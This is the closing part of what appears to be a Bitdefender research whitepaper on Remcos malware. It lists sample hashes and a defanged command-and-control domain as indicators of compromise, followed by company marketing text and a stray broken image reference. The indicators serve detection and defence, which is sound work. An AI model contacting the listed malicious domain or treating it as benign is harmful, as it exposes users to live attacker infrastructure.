8768d2b0bbead95202f82306c351bb04
bd480943a64a5f2ebf14bca30d7b74d9
c23032a02c86bdf850be046a111933c9
24075ad898cb5a3ca2a4d3a04c755075
8d6e8a43513d71092ba4d077bb57299c
24953d1a545b6139417382036b8fdd48
e39f56b84501f3b0c2eeb214c7426993
bad4d901ab3590fbcfe07a764f01b663
574e5bb98b3fb186f9e009fd2b654d1b
c5dd9a4b30b0510f0f637e2bb20ff13e
94270d5fe5827cdb9f25a8c6d1280df5
6d0190cc7714b3cdf7f43b7a59d3abdd
a51978f4e9ef5d04358e16f3ca160b3a
879ff585f0976df2eb099614222fdbfb
dfeb455b3878c3920585faf5d0da5a68
cc722e903b29275c81bc8cc4c5ba7582
7de84434250d80b048a7aa70618caade
51e63285ada982262b89eff033caf239
8cf44952e574fc426cad06b4029b5c8f
1aba42a1af152852dfc8c1091253a5f5
8cc83c95194f03af1f76378d79ad4809
3db5cd752a237d821789a3c4915f3b81
6acf97a698c003f9f9f9ea1d220a8650
d295ab15e8689727c79bdefae41dfa53
70f15f656363ff2966eb1c7fdd4001e7
68f96be42d45e549efe42ae00220d167
8d10c9c606cb53adf7291d91da414526
f7e8af73e25b7f01a1b54aad37c7ac71
431bf295cfa0bebec5bdfd25f7aa1003
6b9e4cac8fb1f2a53060bc591457925c
b4eaeacdc6b98e632d69c37463a1537a
51378f5f8eeb405c3219beb6afdf4db9
84f6c94adbb2ddc4fee92ae06576906e
5f8c8a1f889908fca0b1c0a225349c7d
084392f38c3cc2b9d44a08f230031720
28d04f80e35e0360f2cbf3c0161595ce
d65cf6d2df9abf45894a07a0a526675b
ad258cdcb627ec39da06d596eafa345b
89ad81614f311ea176e0a28d4014f1a1
af9913f05a836f8b9975225228885909
6fa4894d46e9fbee4aa1e8a48304acd5
a5a038dfa4cfc0bdd944ccbd3dfa63ac
c4310d5520178204e3b0976c871a0389
e85b8ba78e6ed6a43b803b0de65003c1
c7bb02bb4b6ce2e88ba2a3add862caf1
ecd1ac22ad1376f5ec4e493291a31c1e
```

C&C domain

chasefre[.]chasefre[.]pics

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations


Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES



Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-Remcos-creat5080-en_EN
01/12/21January 12, 2021 4:01 pm01/12/21